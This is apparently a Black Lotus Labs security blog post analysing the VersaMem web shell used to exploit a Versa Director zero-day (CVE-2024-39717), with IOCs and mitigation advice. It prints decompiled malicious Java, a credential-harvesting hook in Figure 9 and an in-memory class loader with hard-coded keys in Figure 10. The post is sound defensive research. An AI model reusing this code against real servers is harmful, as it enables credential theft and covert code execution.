Taking the Crossroads: The Versa Director Zero-Day Exploitation

blog.lumen.com/taking-the-crossroads-the-versa-director-zero-day-exploitation/

Black Lotus Labs Posted On August 27, 2024

Executive Summary

The Black Lotus Labs team at Lumen Technologies discovered active exploitation of a zero-day vulnerability in Versa Director servers, identified as CVE-2024-39717 and publicly announced on August 22, 2024. This vulnerability is found in Versa software-defined wide area network (SD-WAN) applications and affects all Versa Director versions prior to 22.1.4. Versa Director servers manage the network configurations for clients running the SD-WAN software and are often used by internet service providers (ISPs) and managed service providers (MSPs). Director servers enable the orchestration of Versa's SD-WAN functionality, positioning them as a critical and attractive target for threat actors seeking to extend their reach within enterprise network management.

Black Lotus Labs identified a unique, custom-tailored web shell that is tied to this vulnerability, which we call "VersaMem." The web shell's primary purpose is to intercept and harvest credentials which would enable access into downstream customers' networks as an authenticated user. VersaMem is also modular in nature and enables the threat actors to load additional Java code to run exclusively in-memory. Analysis

of our global telemetry identified actor-controlled small-office/home-office (SOHO) devices exploiting this zero-day vulnerability at four U.S. victims and one non-U.S. victim in the Internet service provider (ISP), managed service provider (MSP) and information technology (IT) sectors as early as June 12, 2024. The threat actors gain initial administrative access over an exposed Versa management port intended for high-availability (HA) pairing of Director nodes, which leads to exploitation and the deployment of the VersaMem web shell.

Based on known and observed tactics and techniques, Black Lotus Labs attributes the zero-day exploitation of CVE-2024-39717 and operational use of the VersaMem web shell with moderate confidence to the Chinese state-sponsored threat actors known as Volt Typhoon and Bronze Silhouette. At the time of this writing, we assess the exploitation of this vulnerability is limited to Volt Typhoon and is likely ongoing against unpatched Versa Director systems.

Black Lotus Labs highly encourages entities running Versa Director to upgrade to version 22.1.4 or later, review the guidance provided by Versa Networks in customer security advisories sent to customers on July 26, 2024, and August 8, 2024, and follow the additional detection and mitigations steps at the end of this blog. Given the severity of the vulnerability, the implications of compromised Versa Director systems, and the time that has now elapsed to allow Versa customers to patch the vulnerability, Black Lotus Labs felt it was appropriate to release this information at this time. Lumen Technologies shared threat intelligence to warn appropriate U.S. Government agencies of the emerging risks that could impact our nation's strategic assets.

Technical Details

Introduction

According to Versa Networks, Versa Director provides the "essential management, monitoring and orchestration capabilities needed to deliver Versa's Secure Cloud IP architecture network and security software services." SD-WAN is a software-defined approach to networking that aims to simplify IT infrastructure control and management by delivering a virtual WAN architecture. In essence, Versa Director servers are the centralized management for client SD-WAN network infrastructure and are predominately intended for ISP and MSP operations. This makes Versa Director a lucrative target for advanced persistent threat (APT) actors who would want to view or control network infrastructure at scale, or pivot into additional (or downstream) networks of interest.

The VersaMem web shell is a sophisticated JAR web shell that was uploaded to VirusTotal on June 7, 2024, with the filename "VersaTest.png" and currently has zero anti-virus (AV) detections. Analysis of the web shell, which the threat actors aptly named "Director_tomcat_memShell" and Black Lotus Labs has dubbed VersaMem, identified it as a JAR archive bundled through Apache Maven on June 3, 2024.

The VersaMem shell, both in name ("Director_tomcat_memShell") and in functionality, is custom-tailored to interact with Versa Directors. On execution, the web shell attaches to the primary Apache Tomcat (Java servlet and web server) process and takes advantage of the Java Instrumentation API and Javassist (Java bytecode manipulation toolkit) to dynamically modify Java code in-memory. It serves two primary functions:

1. Capture plaintext user credentials

1.
    1. Hooks and overrides Versa's built-in authentication method "setUserPassword" to intercept plaintext credentials in-line, AES encrypt and Base64 encode those credentials, then write them to disk at "/tmp/.temp.data."
2. Dynamically load in-memory Java classes
3.
    1. Hooks the Catalina application filter chain "doFilter" method to monitor all inbound web requests to the Tomcat web server, inspect them for actor-defined parameters (e.g. password, malicious modules, etc.) and dynamically load in-memory Java modules.

The functionality described above occurs in memory only, and no Java files on disk are modified to enable the hooks. This significantly improves the actor's chances of avoiding detection. In addition, other than the password interception functionality, all additional Java classes that the actor sends would be loaded in memory only and not be available anywhere on disk.

Lumen Global Telemetry

Black Lotus Labs initially observed anomalous traffic aligning with the possible exploitation of several U.S. victims' Versa Director servers between at least June 12, 2024, and mid-July 2024. Based on analysis of Lumen's global telemetry, the initial access port for the compromised Versa Director systems was likely port 4566 which, according to Versa documentation, is a management port associated with high-availability (HA) pairing between Versa nodes. We identified compromised SOHO devices with TCP sessions over port 4566 which were immediately followed by large HTTPS connections over port 443 for several hours. Given that port 4566 is generally reserved for Versa Director node pairing and the pairing nodes typically communicate with this port for extended periods of time, there should not be any legitimate communications to that port from SOHO devices over short timeframes.

We assess the short timeframe of TCP traffic to port 4566 immediately followed by moderate-to-large sessions of HTTPS traffic over port 443 from a non-Versa node IP address (e.g. SOHO device) as a likely signature of successful exploitation. Searching through Lumen's global telemetry, we identified four U.S. victims and one non-U.S. victim in the ISP, MSP and IT sectors, with the earliest exploitation activity occurring at a U.S. ISP on June 12, 2024.

The following graphic provides an overview of what Black Lotus Labs observes as it relates to the exploitation of CVE-2024-39717 and the use of the VersaMem web shell:



Figure 1: Overview of the Versa Director exploitation process and the VersaMem web shell functionality.

Malware Analysis

The web shell, referred to as “VersaMem,” was first uploaded to VirusTotal from Singapore on June 7, 2024, with the filename “VersaTest.png,” approximately five days prior to the earliest exploitation of Versa Director servers Black Lotus Labs was able to identify in the U.S. We suspect the threat actors may have been testing the web shell in the wild on non-U.S. victims before deploying it to U.S. targets. As of mid-August 2024, the JAR web shell still had 0 detections in VirusTotal:



Figure 2: Screenshot from VirusTotal for VersaTest.png (SHA256: 4bcedac20a75e8f8833f4725adfc87577c32990c3783bf6c743f14599a176c37) showing 0 detections.

The contents of the web shell were bundled via Apache Maven on June 3, 2024, at 10:17:05 UTC (approximately 18:17:05 China time) and the compiler wrote several comments, including a version check comment in Chinese characters to the POM file:

```
#Generated by Maven
#Mon Jun 03 10:17:05 UTC 2024
groupId=org.example
artifactId=Director_tomcat_memShell
version=1.0-SNAPSHOT
```

Figure 3: Screenshot showing code from VersaMem that indicates Apache Maven was the likely compiler, and the JAR bundle was compiled on June 3, 2024, at 10:17:05 UTC (approximately 18:17:05 China time).

```
<finalName>VersaTest</finalName>
<plugins>
    <plugin>
        <groupId>org.apache.maven.plugins</groupId>
        <artifactId>maven-compiler-plugin</artifactId>
        <version>3.10.1</version>
        <configuration>
            <source>11</source>
            <target>11</target>
        </configuration>
    </plugin>
    <plugin>
        <groupId>org.apache.maven.plugins</groupId>
        <artifactId>maven-shade-plugin</artifactId>
        <version>3.2.4</version> <!-- 检查最新版本 -->
```

Figure 4: Screenshot showing code from VersaMem with a Chinese character compiler-generated comment "Check for the latest version" and the bundle name "VersaTest"

The threat actors named the web shell "Director_tomcat_memShell" and the bundle "VersaTest," as observed in the manifest file and the properties:

```
<groupId>org.example</groupId>
<artifactId>Director_tomcat_memShell</artifactId>
<version>1.0-SNAPSHOT</version>
<packaging>jar</packaging>

<name>VersaTest</name>
<url>http://maven.apache.org</url>
```

Figure 5: Screenshot showing code from VersaMem that identifies the threat-actor artifact name of the JAR file as "Director_tomcat_memShell" and the bundle name as "VersaTest."

The manifest file contents (MANIFEST.MF) identify the entry point for the main class as com.versa.vnms.ui.TestMain:

Figure 6: Screenshot from VirusTotal showing the manifest version, JDK version, built-by, agent-class, main-class and pre-main class manifest variables.

TestMain – Where it Begins

Analysis of TestMain.class confirmed it as the entry point for the web shell. Its primary purpose is spinning up a Java virtual machine (VM), attaching it to the main Apache Tomcat web server process and taking advantage of the Java Instrumentation API to load the web shell dynamically into the web server process for code injection, function call hooking and additional functionality.

The “main” function has the following execution flow:

- Spins up a Java virtual machine
- Runs “/usr/bin/pgrep -f org.apache.catalina.startup.Bootstrap”
  - Identifies the process with the Bootstrap loader for an actively running Apache Tomcat service (web server process)
- Attaches the VM to the first process it finds that matches the grep pattern above (web server process)
- Runs virtual machine “loadAgent” to load the web shell into the target virtual machine (now attached to the web server process)
  - TestMain contains “premain” and “agentmain” functions that are triggered with “loadAgent” in the attached VM
- Deletes the file “/tmp/.java_pid{num}”, where num is the process ID for the main web process

The “premain” and “agentmain” functions are executed when they are loaded through the Java Instrumentation API, and both call the “init” function.

The “init” function has the following execution flow:

- Load a basic in-memory configuration manager for dynamically assigning configuration values
- Load “CoreClassFileTransformer”, add the transformer to the Instrumentation API and run “retransform”
  - The “CoreClassFileTransformer” class is a customized version of ClassFileTransformer (described in more detail below)

Example screenshot:

```
public static synchronized void init(String paramString, Instrumentation paramInstrumentation) {
  try {
    Config.init(paramString);
    CoreClassFileTransformer coreClassFileTransformer = new CoreClassFileTransformer(paramInstrumentation);
    paramInstrumentation.addTransformer((ClassFileTransformer)coreClassFileTransformer, true);
    coreClassFileTransformer.retransform();
  } catch (Throwable throwable) {
    throwable.printStackTrace();
  }
}
```

Figure 7: Screenshot of code from VersaMem TestMain.class “init” function.

CoreClassFileTransformer – The Malicious Wrapper

The CoreClassFileTransformer class is essentially a class wrapper that automatically adds two new transformers to the instrumentation engine:

CapturePassTransformer

The “setUserPassword” hooking function for credential harvesting

WriteTestTransformer

The in-memory Java class/module loader

For each loaded transformer, the transformer() function is called which serves as the entry point for the two custom transformer classes:

```
public byte[] transform(ClassLoader loader, String className, Class<?> classBeingRe
  for (Transformer transformer : transformers)
    classfileBuffer = transformer.transformer(loader, className, classfileBuffer);
  return classfileBuffer;
}
```

Figure 8: Screenshot of code from VersaMem CoreClassFileTransformer.class ”transform” function.

CapturePassTransformer – Password Harvesting

The CapturePassTransformer class is the transformer responsible for hooking the Versa authentication service’s “setUserPassword” method to intercept plaintext user credentials, AES encrypt them, Base64 encode them and write them to disk for retrieval. This transformer has the following execution flow once it is loaded into the instrumentation engine:

Identify if the current class name is associated with the Versa authentication service, via string matches for “com/versa/vnms/ui/services/impl/VersaAuthenticationServiceImpl” or “com.versa.vnms.ui.services.impl.VersaAuthenticationServiceImpl”

Utilize Javassist (byte-code manipulation toolkit) to open a class pool to modify the functions dynamically

Import the necessary classes for custom AES encryption/decryption (e.g. Cipher, SecretKeySpec)

If the function name matches “authenticate” and the method signature is “(Lorg/springframework/security/core/Authentication;)Lorg/springframework/security/core/Authentication;” then identify the Versa authentication method “setUserPassword” where the class name is also “com.versa.vnms.ui.services.impl.VersaAuthenticationServiceImpl”

Replace the “setUserPassword” method with hard-coded Java bytecode contained in the local function “captureLoginPasswordCode” (see below for more details)

Add the newly modified code to a local cache with the class name as the lookup key

The “captureLoginPasswordCode” Java code that is injected into the “setUserPassword” method has the following execution flow:

Intercepts the plaintext username and password from the “setUserPassword” method

Joins and encrypts the “{username} , {password}” string value with a hard-coded AES key of “82ad42c2fde874c56ee21407e90904aa”

Base64 encodes the AES-encrypted byte string

Executes “/bin/bash -c grep -q {encoded-creds} /tmp/.temp.data || echo {encoded-creds} /tmp/.temp.data”

This command checks to see if the encoded (and encrypted) credentials exist in a file on disk at /tmp/.temp.data, then adds them if they do not already exist

```
{
    $_ = $proceed($$); String planText = username + " , "+password;
    byte[] dataToEncrypt = planText.getBytes(StandardCharsets.UTF_8);
    SecretKeySpec secretKey = new SecretKeySpec("82ad42c2fde874c56ee21407e90904aa".getBytes(StandardCharsets.UTF_8), "AES");
    Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
    cipher.init(Cipher.ENCRYPT_MODE, secretKey);
    byte[] encryptData = cipher.doFinal(dataToEncrypt);
    String logData = Base64.getEncoder().encodeToString(encryptData);
    String logFile = "/tmp/.temp.data";
    String cmd = "grep -q " + logData + " " + logFile + " || echo " + logData + " >> " + logFile;
    String[] command = {
            "/bin/bash", "-c", cmd
    };
    ProcessBuilder processBuilder = new ProcessBuilder(command);
    Process process = processBuilder.start();
    process.waitFor();
}
```

Figure 9: Screenshot of formatted code from VersaMem CapturePassTransformer.class ”captureLoginPasswordCode” bytecode string that is injected into Versa authentication’s setUserPassword method.

WriteTestTransformer – In-Memory Module Loader

The WriteTestTransformer class is the transformer responsible for hooking the Apache Tomcat application filter method “doFilter” to enable the threat actor to surreptitiously load in-memory Java byte-code. The “doFilter” method is executed for each inbound request that Tomcat receives to perform request parameter filtering. By hooking this function, the threat actors can send their GET or POST request to any URL and it will be intercepted and processed by their injected functionality. It has the following execution flow:

Identify if the current class name is associated with the Catalina application filter chain (e.g. filtering inbound web requests), via string matches for “org/apache/catalina/core/ApplicationFilterChain” or “org.apache.catalina.core.ApplicationFilterChain”

Utilize Javassist (byte-code manipulation toolkit) to open a class pool to modify the functions dynamically

Import the necessary classes for custom encryption/decryption (e.g. Cipher, SecretKeySpec) and request management (e.g. HttpServletRequest, HttpServletResponse)

If the method name matches “doFilter” and the method signature is “(Ljavax/servlet/ServletRequest;Ljavax/servlet/ServletResponse;)V” then set the constructor body in the constructor class to the hard-coded Java byte-code contained in the local function “getInsertCode” (see below for more details)

Add the newly modified code to a cache with the class name as the lookup key

The “getInsertCode” Java code that is injected into the “doFilter” method constructor body has the following execution flow:

Acquires the “p” request parameter and the HTTP header “Versa-Auth” from a GET or POST request

Verifies that the “p” request parameter or “Versa-Auth” header matches a hard-coded key value of “5ea23db511e1ac4a806e002def3b74a1” (this authenticates the operator to the web shell)

If this fails or the “p” parameter or “Versa-Auth” header does not exist, then the web request is simply passed through to the generic/built-in “doFilter” functionality

Acquires the “clzn” request parameter (likely short for “class name”) from the request, Base64 decodes it and then decrypts it with a hard-coded AES key “82ad42c2fde874c56ee21407e90904aa” (which is the same key used in the password interception transformer as well)

If the “clzn” parameter is not provided by the operator, it defaults to “VersaMem” as the class name

Attempts to load the class name provided by the threat actor in the “clzn” parameter. If it exists (meaning the module is already loaded in memory), the class constructor is kicked off and the in-memory Java bytecode is executed. Otherwise, the class constructor is created with the following steps:

Grabs the “clzd” request parameter (likely short for “class data”) from the request, Base64 decodes it and then decrypts it with the same hard-coded AES key “82ad42c2fde874c56ee21407e90904aa”

If no “clzd” parameter is provided, it returns an HTTP response with a Base64 encoded, AES encrypted (same key as above) body string: “need clad param”

Defines a byte-encoded class method for “defineClass” and configures it with the decoded class byte data from the “clzd” parameter

Returns an HTTP response with a Base64 encoded, AES encrypted body string (same key as above): “classDefine by clzd”

This encrypted message returned to the threat actor serves as a “success” message to the threat actor that the class/module provided was successfully loaded into memory

Loads the class constructor with two arguments: the HTTP request and the HTTP response

- This is the actual execution of the in-memory Java class
- Runs the internal/default “doFilter” method to continue with processing the inbound web request as usual

```
String pwd = $1.getParameter("p");
String accessPwd = "5ea23db511e1ac4a806e002def3b74a1";
HttpServletRequest httpRequest = (HttpServletRequest) $1;
HttpServletResponse httpResponse = (HttpServletResponse) $2;
String authStr = httpRequest.getHeader("Versa-Auth");
try {
    if (accessPwd.equals(pwd) || accessPwd.equals(authStr)) {
        SecretKeySpec secretKey = new SecretKeySpec(new byte[]{56, 50, 97, 100, 52, 50, 99, 50, 102,
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        cipher.init(Cipher.DECRYPT_MODE, secretKey);
        ClassLoader classLoader = Thread.currentThread().getContextClassLoader();
        Class clazz = null;
        String clzn = $1.getParameter("clzn");
        if (clzn == null) {
            clzn = "VersaMem";
        } else {
            byte[] encryptedData = Base64.getDecoder().decode(clzn.getBytes());
            byte[] clznBytes = cipher.doFinal(encryptedData);
            clzn = new String(clznBytes);
        }
        try {
            clazz = Class.forName(clzn, false, classLoader);
        } catch (ClassNotFoundException e) {
            String clzd = $1.getParameter("clzd");
            if (clzd != null) {
                byte[] encryptedData = Base64.getDecoder().decode(clzd.getBytes());
                byte[] clazzBytes = cipher.doFinal(encryptedData);
                java.lang.reflect.Method defineClassMethod = ClassLoader.class.getDeclaredMethod(new
                defineClassMethod.setAccessible(true);
                clazz = (Class) defineClassMethod.invoke(classLoader, new Object[]{clazzBytes, new I
                httpResponse.getWriter().write("R2qBFRx0KAZceVi+MWP6FGGs8MMoJRV5M3KY/GBiOn8=");
                httpResponse.getWriter().flush();
                httpResponse.getWriter().close();
            } else {
                httpResponse.getWriter().write("Q6ajR83GUmjv9aiPylz2pg==");
                httpResponse.getWriter().flush();
                httpResponse.getWriter().close();
            }
        }
        if (clazz != null) {
            Constructor constructor = clazz.getConstructor(new Class[]{Object.class, Object.class});
            constructor.newInstance(new Object[]{httpRequest, httpResponse});
        }
        return null;
    }
} catch (Throwable e) {
    e.printStackTrace(); //remove......
}
this.internalDoFilter($1, $2);
}
```

Figure 10: Screenshot of formatted code from VersaMem WriteTestTransformer.class "getInsertCode" bytecode string that is injected into Catalina's application filter chain "doFilter" method.

Conclusion

Black Lotus Labs has observed the zero-day exploitation of Versa Director servers, now assigned CVE-2024–39717, dating back to at least June 12, 2024. This exploitation campaign has remained highly targeted, affecting several U.S. victims in the ISP, MSP and IT sectors.

The threat actors, who we assess with moderate confidence to be the Chinese state-sponsored actors known as Volt Typhoon, employed the use of compromised SOHO devices and a sophisticated JAR web shell that leverages Java instrumentation and Javassist to inject malicious code into the Tomcat web server process memory space on exploited Versa Director servers. Once injected, the web shell code hooks Versa's authentication functionality, allowing the attacker to passively intercept credentials in plaintext, potentially enabling downstream compromises of client infrastructure through legitimate credential use. In

addition, the web shell hooks Tomcat's request filtering functionality, allowing the threat actor to execute arbitrary Java code in-memory on the compromised server while avoiding file-based detection methods and protecting their web shell, its modules and the zero-day itself.

Given the severity of the vulnerability, the sophistication of the threat actors, the critical role of Versa Director servers in the network, and the potential consequences of a successful compromise, Black Lotus Labs considers this exploitation campaign to be highly significant.

Black Lotus Labs assesses this exploitation activity was ongoing as of at least early August 2024, and we highly encourage:

- Searching for the IOCs included at the end of this blog.
- Reviewing the posted CVE, including any referenced security advisories or mitigations.
- Reviewing and following the guidance provided by Versa in customer support article named "Versa Director HA Port Exploit – Discovery and Remediation".
- Reviewing and following the guidance provided by Versa's security advisories sent to customers on July 26, 2024, August 8, 2024 and to the public on August 26, 2024.
- Implementing the hardening techniques and firewall rules as described by Versa's security advisory sent to customers on August 8, 2024.
- Blocking external/northbound access to ports 4566 and 4570, ensuring these ports are only open between the active and standby Versa Director nodes for HA-pairing traffic.
- Expedited patching of Versa Director systems to version 22.1.4 (or later), or apply a hotfix as described in Versa's security advisory sent to customers on August 8, 2024.
- Searching for interactions with port 4566 on Versa Director servers from non-Versa node IPs (e.g. SOHO devices).
- Searching the Versa webroot directory (recursively) for files ending with a ".png" extension that are not valid PNG files.
- Checking for newly created user accounts and other abnormal files.
- Auditing user accounts, reviewing system/application/user logs, rotating credentials, analyzing downstream customer accounts and triaging lateral movement attempts if any indications of compromise are identified, or the management ports 4566 or 4570 were exposed for any period of time.

Discovery and analysis of the Versa Director zero-day and VersaMem malware was performed by Michael Horka. Technical editing by Ryan English.

For additional IoCs associated with this campaign, please visit our GitHub page.

If you would like to collaborate on similar research, please contact us on social media @BlackLotusLabs.

This information is provided “as is” without any warranty or condition of any kind, either express or implied. Use of this information is at the end user’s own risk.

Post Views: 60,864
